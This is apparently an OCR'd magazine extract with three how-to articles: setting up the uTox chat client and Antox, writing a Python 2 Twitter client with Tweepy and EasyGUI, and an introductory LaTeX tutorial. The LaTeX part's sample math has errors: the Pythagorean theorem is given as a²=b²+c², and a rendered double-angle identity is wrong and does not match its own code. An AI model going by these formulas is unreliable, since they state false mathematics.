


3 Creating your profile

When you first start *uTox*, it will create a new ID for you. Tox IDs are long strings of upper case letters and numbers. They're cryptographically sound, but not very nice to look at. Fortunately, you don't have to use these IDs for much, and can give yourself a name and status message. It's this name and status message that your friends will see in their lists rather than the cryptic Tox ID.

Tox IDs are cryptographic keys that you use to communicate with the other people on the Tox network. There's no central server that stores or records information, and this means that the Tox network is a little different from some other popular chat networks.


The IDs are saved in the file `~/.config/tox/tox_save`. Since there's no central server, there's no place to restore this file from, so keep it safe.



4 Adding friends

Chat networks are all about the contacts you have. Tox works on a friend-request basis. That means that if you want to communicate with someone, you first have to send them a friend request. To do this, click on the + icon in the bottom-left of *uTox*, and enter their Tox ID. You can also send them a message to let them know who you are and why you want to contact them.

If they accept your friend request, they'll be added to the friend list on the left-hand side. When they're online, a little green circle will appear by their name. You can only chat with people when they're online. This is also because there's no central server. Without a central place to store undelivered messages, there's no way to send anything to people unless they're online. By the time you read this, it may be possible to have avatars, so your friends will have different pictures displayed next to their names.




5 Extra features

Sending text between two people may have been considered sufficient for online chat software in the 90s, but now users expect a lot more. As Tox is still considered alpha quality, there is quite a bit of change in the features, and you can expect more to be released soon. However, even now there are a few features ready to use.

In the top-right corner, you should see three green icons: a paperclip, a telephone and a video camera. Unsurprisingly, these are for attaching files, making voice calls and making video calls. The odd-looking square in the bottom-right is for sending screenshots. Clicking on it will give you a cross-shaped pointer to outline the rectangle that you want to send.


Audio and video group calls are planned features for later releases, but not yet implemented.




6 Getting mobile

It's 2014, and it's no longer acceptable to have a chat platform that's not mobile. Fortunately, Tox is available for Android. You can get an APK file of the *Antox* client from the website in step 1 (it's not yet in the Play store). This can be installed on any Android device with side-loading enabled.

It's not possible to share a single Tox ID between *uTox* on your desktop and *Antox* on your mobile, and it's not clear whether it ever will be. As a general rule, you should have a separate Tox ID for each device otherwise you may end up with messages only going to one of the logged-in devices. 📱





PYTHON: WRITE A TWITTER CLIENT

LES POUNDER

Why fill up the internet with pointless 140-character drivel yourself when you can write an application to do it for you?

WHY DO THIS?

- Create your own custom Twitter application from less than 50 lines of Python code.
- Learn more about how Twitter can be used in your projects.
- Delve deeper into the Python language.

This issue we're going to create our own Twitter application using Python and two libraries: *Tweepy*, a Twitter Python library, and our old favourite *EasyGUI*, a library of GUI elements. This project will cover the creation of the application using Python and also the configuration of a Twitter application using the Twitter development website dev.twitter.com.

Tweepy is a Python library that enables us to create applications that can interact with Twitter. With *Tweepy* we can:


- Post tweets and direct messages.
- View our time line.
- Receive mentions and direct messages.
- Search for hashtags.

Now you may be thinking "Why would I want to use Python with Twitter?" Well, dear reader, quite simply we can use Python to build our own applications that can use Twitter in any of the ways listed above. But we can also use Twitter and Python to enable interaction between the web and the physical world. We can create a script that searches for a particular hashtag, say **#linuxvoice**, and when it finds it, an LED can flash, a buzzer can buzz or a robot can start navigating its way around the room.

In this tutorial we will learn how to use *Tweepy* and how to create our own application.

Downloading Tweepy and EasyGUI

Tweepy The simplest method to install *Tweepy* on your machine is via *Pip*, a package manager for Python. This does not come installed as standard on most machines, so a little command line action is needed. The instructions below work for all Debian- and Ubuntu-based distros.



To create an application you will need to sign in with the Twitter account that you would like to use with it.

First, open a terminal and type **sudo apt-get update** to ensure that our list of packages is up to date. You may be asked for your password – once you have typed it in, press the Enter key.

You will now see lots of on-screen activity as your software packages are updated. When this is complete, the terminal will return control to you, and now you should type the following to install *Pip*. If you are asked to confirm any changes or actions, please read the instructions carefully and only answer 'Yes' if you're happy.

sudo apt-get install python-pip

With *Pip* installed, our attention now shifts to installing *Tweepy*, which is accomplished in the same terminal window by issuing the following command.

sudo pip install tweepy

Installation will only take a few seconds and, when complete, the terminal will return control to you. Now is the ideal time to install *EasyGUI*, also from the *Pip* repositories.

pip install easygui

Twitter apps

Twitter will not allow just any applications to use its platform – all applications require a set of keys and tokens that grant it access to the Twitter platform.

The keys are:


- **consumer_key**
- **consumer_secret**

And the tokens are:

- **access_token**
- **access_token_secret**

To get this information we need to head over to <https://dev.twitter.com> and sign in using the Twitter account that we wish to use in our project. It might be

At the end of this project you will have made a functional Twitter client that can send and receive tweets from your Twitter account.



prudent to set up a test account rather than spam all of your followers. When you have successfully signed in, look to the top of the screen and you'll see your Twitter avatar; left-click on this and select "My Applications". You will now see a new screen saying that you don't have any Twitter apps, so let's create our first Twitter app.

To create our first app, we need to provide four pieces of information to Twitter:

- The name of our application.
- A description of the application.
- A website address, so users can find you. (This can be completed using a placeholder address.)
- `Callback_URL`. This is where the application should take us once we have successfully been authenticated on the Twitter platform. This is not relevant for this project so you can either leave it blank or put in another URL that you own.

After reading and understanding the terms and conditions, click on "I Agree", then create your first app. Right about now is an ideal time for a cup of tea.

With refreshment suitably partaken, now is the time to tweak the authentication settings. Twitter has auto generated our API key and API secret, which are our **consumer_key** and **consumer_secret** respectively in *Tweepy*. We can leave these as they are. Our focus is now on the Access Level settings. Typically, a new app will be created with read-only permissions, which means that the application can read Twitter data but not post any tweets or direct messages. In order for the app to post content, it first must be given permission. To do this, click on the "modify app permissions" link. A new page will open from which the permissions can be tweaked. For this application, we need to change the settings to Read and Write. Make this change and apply the settings. To leave this screen, click on the Application Management title at the top-left of the page.

We now need to create an access token, which forms the final part of our authentication process. This is located in the API Keys tab. Create a new token by clicking Create My Access Token. Your token will now be generated but it requires testing, so scroll to the top-right of the screen and click "Test OAUTH". This will test your settings and send you to the OAuth Settings screen. In here are the keys and tokens that we need, so please grab a copy of them for later in

Using Tweepy with the Raspberry Pi

Tweepy is a versatile library for building all sorts of internet-of-things-projects, and it's right at home on the Raspberry Pi. For example, a simple project that could be an extension activity from this project, is altering the code so that when a tweet is successfully sent a green LED is flashed, but when an error occurs a red LED can be flashed to indicate the issue. From this simple project to the other end of the scale and a more challenging project is a home automation system that can respond to a direct message (DM) that triggers the heating to come on, or control a web cam mounted on a servo.

Create an application

Creating a new application is an easy process, but there are a few hoops to jump through in order to be successful.

this tutorial. These keys and tokens are sensitive, so don't share them with anyone and do not have them available on a publicly facing service. These details authenticate that it is YOU using this application, and in the wrong hands they could be used to send spam or to authenticate you on services that use the OAuth system.

With these details in hand, we are now ready to write some Python code.

Python

For this tutorial, we'll use the popular Python editor *Idle*. *Idle* is the simplest editor available and it provides all of the functionality that we require. *Idle* does not come installed as standard, but it can be installed from your distribution's repositories. Open a new terminal and type in the following.



For Debian/Ubuntu-based systems

```
sudo apt-get install idle-python2.7
```

With *Idle* now installed it will be available via your menu, find and select it to continue.

Idle is broken down into two areas: a shell where ideas can be tried out, and where the output from our code will appear; and an editor in which we can write larger pieces of code (but to run the code we need to save and then run the code). *Idle* will always start with the shell, so to create a new editor window go to File > New and a new editor window will appear. To start with, let's look at a simple piece of test code, which will

Applications are set to be read-only by default, and will require configuration to enable your application to post content to Twitter.



Using *EasyGUI* we can post new messages to the desktop via the `msgbox` function.

will ensure that our Twitter OAuth authentication is working as it should and that the code will print a new tweet from your timeline every five seconds.

```
import tweepy
```

```
from time import sleep
```

```
import sys
```

In this first code snippet we import three libraries. The first of these is the `tweepy` library, which brings the Twitter functionality that we require. We import the `sleep` function from the `time` library so that we can control the speed of the tweets being displayed. Finally we import the `sys` library so that we can later enable a method to exit the Twitter stream.

```
consumer_key = "API KEY"
```

```
consumer_secret = "API SECRET"
```

```
access_token = "=TOKEN"
```

```
access_token_secret = "TOKEN SECRET"
```

In this second code snippet we create four variables to store our various API keys and tokens. Remember to replace the text inside of the `" "` with the keys and tokens that you obtained via Twitter.

```
auth = tweepy.OAuthHandler(consumer_key, consumer_secret)
```

```
auth.set_access_token(access_token, access_token_secret)
```

For the third code snippet we first create a new variable called `auth`, which stores the output of the `Tweepy` authorisation handler, which is a mechanism to connect our code with Twitter and successfully authenticate.

```
api = tweepy.API(auth)
```

```
public_tweets = api.home_timeline()
```

The fourth code snippet creates two more variables. We access the Twitter API via `Tweepy` and save the output as the variable `api`. The second variable instructs `Tweepy` to get the user's home timeline information and save it as a variable called `public_tweets`.

```
for tweet in public_tweets:
```

```
    try:
```

```
        print tweet.text
```

```
        sleep(5)
```

```
    except:
```

```
        print("Exiting")
```

```
        sys.exit()
```

The final code snippet uses a `for` loop to iterate over the tweets that have been gathered from your Twitter home timeline. Next up is a new construction: `try` and `except`. It works in a similar fashion to `if` and `else`, but the `try` and `except` construction is there to follow the Python methodology that it's "Easier to ask for

forgiveness than for permission", where `try` and `except` relates to forgiveness and `if` else `refers` to permission. Using the `try` and `except` method is seen as a more elegant solution – you can find out why at <https://docs.python.org/2/glossary.html#term-eafp>.

In this case we use `try` to print each tweet from the home timeline and then wait for five seconds before repeating the process. For the `except` part of the construction we have two lines of code: a print function that prints the word "Exiting", followed by the `sys.exit()` function, which cleanly closes the application down.

With the code complete for this section, save it, then press F5 to run the code in the *Idle* shell.

Sending a tweet

Now that we can receive tweets, the next logical step is to send a tweet from our code. This is surprisingly easy to do, and we can even recycle the code from the previous step, all the way up to and including:

```
api = tweepy.API(auth)
```

And the code to send a tweet can be easily added as the last line:

```
api.update_status("Tinkering with tweepy, the Twitter API for Python.")
```

Change the text in the bracket to whatever you like, but remember to stay under 140 characters. When you're ready, press F5 to save and run your code. There will be no output in the shell, so head over to your Twitter profile via your browser/Twitter client and you should see your tweet.

We covered *EasyGUI* in LV006, but to quickly recap, it's a great library that enables anyone to add a user interface to their Python project. It's easier to use than *Tkinter*, another user interface framework, and ideal for children to quickly pick up and use.

For this project we will use the *EasyGUI* library to create a user interface to capture our status message. We will then add functionality to send a picture saved on our computer.

Adding a user interface

Open the file named `send_tweet.py` and let's review the contents.


```
import tweepy
```

```
from time import sleep
```

```
import sys
```

```
import easygui as eg
```

This code snippet only has one change, and that is the last line where we import the *EasyGUI* library and



EasyGUI looks great and is an easy drop-in-replacement for the humble `print` function.

rename it to **eg**. This is a shorthand method to make using the library a little easier.

```
consumer_key = "Your Key"
consumer_secret = "Your secret"
access_token = "Your token"
access_token_secret = "Your token"
auth = tweepy.OAuthHandler(consumer_key, consumer_secret)
auth.set_access_token(access_token, access_token_secret)
api = tweepy.API(auth)
```

These variables are exactly the same as those previously.

```
message = eg.enterbox(title="Send a tweet", msg="What message would you like to send?")
```

This new variable, called **message**, stores the output of the EasyGUI enterbox, an interface that asks the user a question and captures their response. The enterbox has a title visible at the top of the box, and the message, shortened to **msg**, is a question asked to the user.

```
try:
    length = len(message)
    if length < 140:
        api.update_status(message)
    else:
        eg.msgbox(msg="Your tweet is too long. It is "+str(length)+" characters long")
except:
    sys.exit()
```

For this final code snippet we're reusing the **try except** construction. Twitter has a maximum tweet length of 140 characters. Anything over this limit is truncated, so we need to check that the length is correct using the Python **len** function. The **len** function will check the length of the variable and save the value as the variable length.

With the length now known, our code now checks to see if the length is less than 140 characters, and if this is true it runs the function **update_status** with the contents of our message variable. To see the output, head back to Twitter and you should see your tweet. Congratulations! You have sent a tweet using Python. Now let's put the icing on the cake and add an image.

Adding an image to our code

The line to add an image to our tweet is as follows


```
image = eg.fileopenbox(title="Pick an image to attach to your tweet")
```

We create a variable called **image**, which we use to store the output from the *EasyGUI* **fileopenbox** function. This function opens a dialog box similar to a File > Open dialog box. You can navigate your files and

Where can I find the completed code?

All of the code for this project can be downloaded from Les' GitHub repository https://github.com/lesp/LinuxVoice_Twitter_Tweepy.

If you are not a GitHub user, you can still download the code as a Zip file from https://github.com/lesp/LinuxVoice_Twitter_Tweepy/archive/master.zip.



select the image that you wish to attach. Once an image is chosen, its absolute location on your computer is saved as the variable **image**. The best place to keep this line of code is just above the line where the status message is created and saved as a variable called **message**. With the image selection handled, now we need to modify an existing line so that we can attach the image to the update.

Navigate to this line in your code:

```
api.update_status(message)
```

And change it to this:

```
api.update_with_media(image, status=message)
```

Previously we just sent text, so using the **update_status** function and the message contents was all that we needed, but to send an image we need to use the **update_with_media** function and supply two arguments: the image location, stored in a variable for neatness; and the status update, saved as a variable called **message**.

With these changes made, save the code and run it by pressing F5. You should be asked for the images to attach to your code, and once that has been

selected you will be asked for the status update message. With both of these supplied, the project will post your update to Twitter, so head over and check that it has worked.

Extension activity

Following these steps, we're managed to make two scripts that can read our timeline and print the output to the shell, but we can also merge the two together using an *EasyGUI* menu and a few functions. The code for this activity is available via the GitHub repository, so feel free to examine the code and make the application your own. 📁

Sending an image is made easier via a GUI interface that enables you to select the file that you wish to send. Once selected, it saves the absolute path to the file.

“Now that we can receive tweets, the next logical step is to send a tweet from our code.”

Les Pounder is a maker and hacker specialising in the Raspberry Pi and Arduino. Les travels the UK training teachers in the new computing curriculum and Raspberry Pi.

COMPOSE BEAUTIFUL TEXT WITH LATEX

Or: how one perfectionist PhD student was able to compose his thesis in a month and was completely happy with how it looked.

VALENTINE SINITSYN

WHY DO THIS?

- Save time formatting your texts.
- Enter formulas quickly and intuitively.
- Make your documents look like CS classic.

Donald Knuth, the author of *The Art of Computer Programming*, is one of the biggest names in computer science. When he received proofs of the second edition of this book in early 1977, he found them awful – so awful he decided to write his own typesetting system. So *TeX* was born. By 1984, Leslie Lamport extended *TeX* with a set of macros known today as *LaTeX*. *TeX* provides layout features; *LaTeX*, (which translates to *TeX*) operates on higher-level objects.


Linux already comes with plenty of modern options for processing text documents, so why waste time with a solution that's three decades old? There are plenty of reasons, but in short: *LaTeX* does a brilliant job for complex structured texts that need a professional look. You can use it for anything: my mom typesetted our family cookbook entirely in *LaTeX* back in the nineties, but nowadays there is probably not much reason to do so. However, if you are preparing a science report, a course project or even a thesis, *LaTeX* can save you a good amount of time. It lets you focus on the contents, and takes care of all the visualisation and "book keeping". It chooses the

right fonts, indentations and spacings, does enumerations, tracks cross-references, generates tables of contents and indices. Sure, a word processor can do a

lot of this too, but *LaTeX* takes it to the whole new level. Converting an article to a book with *LaTeX* is simply a matter of switching to another document class. Many science magazines provide their own *LaTeX* classes, and may charge you for papers not submitted in

"LaTeX does a brilliant job for complex structured texts that need a professional look."

Texmaker is one of many dedicated *LaTeX* editors.



Hello, brave new \LaTeX world!

No tutorial can go without a "Hello, World!" example.

TeX. For documents with predefined formatting (like official reports) you are likely to find *LaTeX* templates where you just need to write original content and have everything else formatted properly automatically. And as *LaTeX* can produce PDFs or PostScript files, you never have to worry that the document will look or print differently elsewhere.

Finally, *LaTeX* is not just about texts. You can use it to make beautiful (albeit non-interactive) presentations. Wikipedia also uses *LaTeX* to render formulas in the articles.

Let's start typing

In a nutshell, *LaTeX* is somewhat akin to HTML (albeit older). Documents are composed in plain text files (conventionally carrying a `.tex` suffix) that contain special "tags" recognised by the `latex` command. It compiles the document and produces a DVI (DeVice Independent) file that can be viewed directly or converted to PDF or PostScript. It is also possible to produce PDFs directly with *pdfTeX*.

As *LaTeX* documents are plain text, you can write them in your editor of choice: basic *LaTeX* support like syntax highlighting is usually offered. There are, however, specialised *LaTeX* editors with more advanced features like smart autocompletion, output preview or navigation. Of those, my personal favourite is *Texmaker* (www.xml-math.net/texmaker). It's cross-platform, free and built with *Qt*.

TeX itself comes in various distributions (not to be confused with the Linux distributions it runs on). They contain all the tools, common packages and document classes (which we'll discuss shortly). For Linux, the most popular *TeX* distribution is probably *TeX Live* (www.tug.org/texlive); see the boxout for installation tips. If you still have Windows machines around, try *MikTeX* (www.miktex.org). Both are free software, although commercial *TeX* distributions exist as well.

If you need more, you can always use CTAN: the Comprehensive TeX Archive Network (www.ctan.org). It's a central repository for almost any *LaTeX* package,

What's in the name?

The letter "X" in "Latex" (and "Tex") is a Greek letter "chi", pronounced as /k/. So the name has nothing to do with rubber. Letters in "LaTeX" are also traditionally aligned in a slightly unusual way (see the image). To do this in your documents, use the `\LaTeX{}` command.

class etc, and if you can't find something there, chances are it doesn't exist at all.

I guess you are a bit bored with reading words by now: let's write some of them. Open a text editor and compose a simple *Latex* document:

```
\documentclass[a4paper,12pt]{article}
```

```
\usepackage[utf8]{inputenc}
```

```
% Hyphenation patterns
```

```
\usepackage[english]{babel}
```

```
\author{Valentine Sinityn}
```

```
\title{The obligatory greeting}
```

```
\begin{document}
```

```
Hello, brave new \LaTeX{ } world!
```

```
\end{document}
```

Despite being short, this example already introduces some important aspects. *Tex* commands begin with a slash, and accept parameters either in square or in curly brackets. As you probably guessed, square brackets are used for optional arguments. Comments start with a percentage sign; if you need a literal % symbol, use a `\%` command.

Latex documents start with a preamble that sets the document class and imports the required *Latex* packages with the `\usepackage{}` command. Here, the class is **article** with 12pt font size on A4 paper. Other standard classes include **book**, **report** and **letter**. Document class greatly influences the document appearance. For example, `\documentclass{book}` will make the document double-sided, start chapters on odd pages, and add some automatic headers and footers.

`\begin{document}` and `\end{document}` commands create an "environment", where the body of your document goes. Here, it's trivial (for the `\LaTeX{}` command, see the sidebar).

Now, save the file under the name **hello.tex** and compile with:

```
latex hello.tex
```

If you typed everything correctly, you'll get a **hello.dvi** file that you can view with *Evince* (Gnome/Unity), *Okular* (KDE) or *xdvi* (comes with *TeX Live*). To convert DVI to PDF or PostScript, use the **dvipdf** or **dvips** commands, respectively. If you use a dedicated *TeX* editor like *Texmaker*, these steps will be performed automatically when you build the document.

Some more words

This was of course a very basic example. To let *Latex* show its powers, something more sophisticated is needed, like this (this goes into the 'document' environment from the example above):

```
\maketitle
```

The relationship between mass and energy, $E = mc^2$, is widely known and even appears in commercials.

The Pythagorean theorem states that for a , b , and c being sides of a right triangle:

$$a^2 = b^2 + c^2 \quad (1)$$

Some unnumbered equations:

$$\sum_{n=1}^{\infty} \frac{1}{n^2} = \frac{\pi^2}{6}$$

$$\sin^2(\phi) + \cos^2(\phi) = 1$$

$$\sin(2\alpha) = 2 \sin\left(\frac{\alpha}{2}\right) \cos\left(\frac{\alpha}{2}\right)$$

$$(\vec{x}, \vec{y}) = |\vec{x}| |\vec{y}| \cos \alpha$$

```
\section{First section}\label{sec}
```

```
This is the first paragraph of Sect.~\ref{sec}, which is on p.~\pageref{sec} in our document. For more information, see \ref{subsec}.
```

```
\subsection{Subsection}\label{subsec}
```

```
This is a subsection that ought to contain more information, but really it has none.
```

The `\maketitle` command just renders a title set previously in the preamble. Paragraphs are separated with a blank line. The `\subsection` command creates a subsection header, and again, *Latex* chooses the exact font size, typeface etc automatically (as per document class). The tilde character inserts a non-breaking space, so references will always stay on the same line with **Sect.** and **p.** (it's a recommended practice).

What's new here is the `\label{}` command. You can think of it as a way to give a place in the text a meaningful name (stubs like **sec** shouldn't appear in real world documents). Later, you can include a reference to the label with either the `\ref{}` or `\pageref{}` commands. The first one references a section (or equation, or figure, or something else) by number, like '1' or '1.1'. A neat thing is that *Latex* does the enumeration automatically, so if you put another subsection before the **subsec** label, the cross-references will stay correct (although the **latex** command might ask you to run itself twice to update references, otherwise they will appear in the text as **??**). `\pageref` puts a reference to the page where the

Latex formulas can be embedded in paragraph text or come on their own.

Latex vs your favourite text suite

Latex is a great tool, but as with everything it has its pros and cons. They are quite subjective and depend on how skilled a *Latex* user you are – I know several people using *Latex* for all their documents with no trouble. Nevertheless, here is a quick side-by-side comparison:

Consider *Latex* for:

- Scientific texts, like papers or thesis.
- Texts with many formulas and cross-

references.

- Texts that must adhere to strict formatting rules.


Better try something else for:

- Small texts with simple formatting (use *Writer*).
- Texts with artistic irregular structure, like in LV (*Scribus*).
- Interactive presentations or spreadsheets (*Impress/Calc*).

To neutralize an acid, add some alkali to get salt and water:



Benzene (C₆H₆) looks like this:



If you are a chemist, *Latex* is here to help you make benzene look even cooler. Benzene's structure was discovered after Friedrich Kekulé had a crazy dream in front of the fire.

label resides, and again *Latex* does all the bookkeeping for you.

Do simple math

Formulas in *Latex* come in two flavours: text and displayed. The former are rendered inline; the latter are printed separately from the main text:

The relationship between mass and energy, $E=mc^2$, is widely known and even appears in commercials.

The Pythagorean theorem states that for a , b , and c being sides of a right triangle:

```
\begin{equation}
a^2 = b^2 + c^2
\end{equation}
```

Latex enumerates displayed formulas automatically (see the image on page 87). If you don't need this, use the **equation*** environment (defined in the **amsmath** package) instead of **equation**.

If you ever created formulas in *OpenOffice.org/LibreOffice Math*, *Latex* will feel a bit familiar to you. A circumflex (^) denotes a superscript, and underscore

is used for subscripts. If they span more than one character, use curly brackets (this is the rule for many other formatting commands in *Latex* as well): $\$a^x a^y = a^{(x+y)}\$$. Fractions are created with **\frac{nominator}{denominator}**. They don't usually look good in word processor documents, but *Latex* does a great job of aligning them properly.

Of course, you're free to write more complex math, like series summation or integrals:

```
\sum\limits_{(n=1)^{\infty}}{\frac{1}{n^2}}=\frac{\pi^2}{6}
```

This example combines all of the concepts we've already discussed, and introduces some new ones. First, there's the **\limits** command to put summation limits at conventional positions (above and below the summation sign, not in the upper-right and lower-right corners, as **_** and **^** do alone). Then, it has the **\infty** command to render the infinity symbol, and finally **\pi** for a Greek letter 'pi'. If you need a capital 'pi', use the **\Pi** command, and **\Delta** produces the well known triangle-like letter. Yes, it's that simple.

Latex renders most mathematical functions you know about (and maybe some you aren't even aware of). The respective commands are named after the functions, and you only need to prepend a slash, like this:

```
\sin^2(\phi)+\cos^2(\phi)=1
```

Plain parentheses don't adjust their sizes to match arguments. To produce scaling parentheses, use the **\left(** (and **\right)** commands like so:

```
\sin\left(\alpha\right)=2\sin\left(\frac{\alpha}{2}\right)\cos\left(\frac{\alpha}{2}\right)
```

\left and **\right** also work for brackets and curly braces. *Latex* is smart enough to match **\lefts** to **\rights**, and will issue a compilation error if you missed anything:

```
LaTeX2e <2011/06/27>
```

Babel <3.9h> and hyphenation patterns for 2 languages loaded.

...

! Missing \right. inserted.

<inserted text>

\right .

Finally, *Latex* can easily add all sorts of decoration you may need for your math texts, like arrows (for vectors) or hats (for matrices and operators). Consider the following:

```
\left(\vec{x},\vec{y}\right)=\left|\vec{x}\right|\left|\vec{y}\right|\cos\alpha
```

Note that for single-letter arguments, like **x** and **y** above, you can omit curly brackets. Also keep in mind that accents don't scale (try **\vec{x+y}**), as it wouldn't make much sense (mathematically).

And even fine arts

At this point you may start thinking that *Latex* is cool but of a little use to you, as you don't write math. While this might be true, *Latex* has something to offer for those from other branches of science as well.

